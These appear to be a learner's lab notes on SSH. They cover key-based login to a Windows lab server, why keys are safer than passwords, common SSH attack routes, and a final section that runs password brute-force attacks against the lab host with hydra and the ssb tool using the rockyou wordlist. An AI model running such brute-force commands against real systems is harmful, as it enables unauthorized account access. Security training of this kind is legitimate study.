Day 13


Exploitation Analyst

SSH Protocol:

How to connect SSH using keys:


Steps:

Generate the key using the following command:




```
┌──(root㉿kali)-[~]
└─# ssh-keygen

Generating public/private ed25519 key pair.
Enter file in which to save the key (/root/.ssh/id_ed25519):
/root/.ssh/id_ed25519 already exists.
Overwrite (y/n)? Y
Enter passphrase for "/root/.ssh/id_ed25519" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_ed25519
Your public key has been saved in /root/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:tV3ZkmGVI4cVSj13K95I8WI00SVZJ6NwLfoVLAgCd2I root@kali
The key's randomart image is:
+--[ED25519 256]--+
|    ..E o....=%*O|
|     o +  .o+O*/+|
|          ..o+@.B|
|         ..o *.+ |
|        S ..=.=  |
|           .o .  |
|                 |
|                 |
|                 |
+----[SHA256]-----+

┌──(root㉿kali)-[~]
└─# 
```

To copy keys to the Windows 2019 server: IP of 2019 server is 192.168.1.103




```
┌──(root㉿kali)-[~]
└─# ssh-copy-id Administrator@192.168.1.103
/usr/bin/ssh-copy-id: INFO: Source of key(s) to be installed: "/root/.ssh/id_ed25519.pub"
/usr/bin/ssh-copy-id: INFO: attempting to log in with the new key(s), to filter out any that are already installed
/usr/bin/ssh-copy-id: INFO: 1 key(s) remain to be installed -- if you are prompted now it is to install the new keys
Administrator@192.168.1.103's password:
```

Now, try to enter in:



```
┌──(root㉿kali)-[~]
└─# ssh 'Administrator@192.168.1.103'
Administrator@192.168.1.103's password: 
```

We can confirm like this:



```
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

administrator@WIN-5VMDL8H6M9Q C:\Users\Administrator>whoami
win-5vmdl8h6m9q\administrator
```

Why SSH Key-Based Authentication Is Safe:

Instead of sending a password (which can be guessed, stolen, or intercepted), this method uses a private-public key pair. The private key stays securely on your Kali machine, and only the public key is placed on the Windows server. When you connect, the server challenges you in a way that can only be answered using the private key. No secret is ever sent over the network, making it immune to sniffing (even with tools like Wireshark). Also, private keys are much longer and complex than passwords, making brute-force attacks practically impossible. You can even add a passphrase to your private key for extra protection, so even if it's stolen, it can't be misused easily.

Ways SSH Can Be Hacked:


1. **Brute Force Attacks**
   Attackers use automated tools like Hydra or Medusa to try thousands or millions of username-password combinations to guess valid SSH credentials.
2. **Stolen Private Keys**
   If a user's private key file is stolen (e.g., via malware or misconfigured file permissions), an attacker can gain access — especially if the key is not protected with a passphrase.
3. **Man-in-the-Middle (MITM) Attacks**
   If a client connects without verifying the server's fingerprint, an attacker on the same network can intercept the session and impersonate the server.
4. **Keyloggers and Malware**
   If the client system is compromised, attackers can capture keystrokes, including passwords and session data, or even steal private SSH keys.
5. **Weak SSH Configuration**
   Common misconfigurations include:
   a. Allowing root login via SSH
   b. Enabling password-based login instead of keys
   c. Using outdated or weak encryption algorithms
   d. Leaving the default SSH port (22) open to the internet
6. **Backdoors or Rogue SSH Servers**
   Attackers may install unauthorized SSH servers or backdoors on compromised machines to collect credentials or monitor SSH sessions.
7. **Credential Reuse**
   If users reuse the same password across services, a leak from one service can let attackers try the same credentials on SSH.

Hacking SSH protocol:

Brute force attack on SSH:

Steps:


Run the folloiwng command with specified password list and the IP address:



```
root@kali: ~ 237x47
┌──(root㉿kali)-[~]
└─# hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.103
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-19 07:18:57
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344401 login tries (l:1/p:14344401), ~896526 tries per task
[DATA] attacking ssh://192.168.1.103:22/
█
```


OR,

Try this:



```
┌──(root㉿kali)-[~/ssb]
└─# ./ssb -h


          _
   v0.1.0 | |
   ___ ___| |__
  / __/ __| '_ \
  \__ \__ \ |_) |
  |___/___/_.__/

Secure Shell Bruteforcer
  infosec@kitabisa.com

Usage:
  ssb [-p port] [-w wordlist.txt] [-t timeout]
      [-c concurrent] [-o output] [user@]hostname

Options:
  -p port
     Port to connect to on the remote host (default 22).
  -w wordlist
     Path to wordlist file.
  -t timeout
     Connection timeout (default 30s).
  -c concurrent
     Concurrency/threads level (default 100).
  -r retries
     Specify the connection retries (default 1).
  -o output
     Save valid password to file.
  -v
     Verbose mode.

Examples:
  ssb -w wordlist.txt -t 1m -c 1000 root@localhost


┌──(root㉿kali)-[~/ssb]
```

Then to start the attack:



root@kali: ~/ssb 116x46

```
┌──(root㉿kali)-[~/ssb]
└─# ./ssb -w /usr/share/wordlists/rockyou.txt Administrator@192.168.1.103


             _
     v0.1.0 | |
     ___ ___| |__
    / __/ __| '_ \
    \__ \__ \ |_) |
    |___/___/_.__/

Secure Shell Bruteforcer
  infosec@kitabisa.com


------------------------

 :: Username: Administrator
 :: Hostname: 192.168.1.103
 :: Port    : 22
 :: Wordlist: /usr/share/wordlists/rockyou.txt
 :: Threads : 100
 :: Timeout : 30s

------------------------
```

--The End--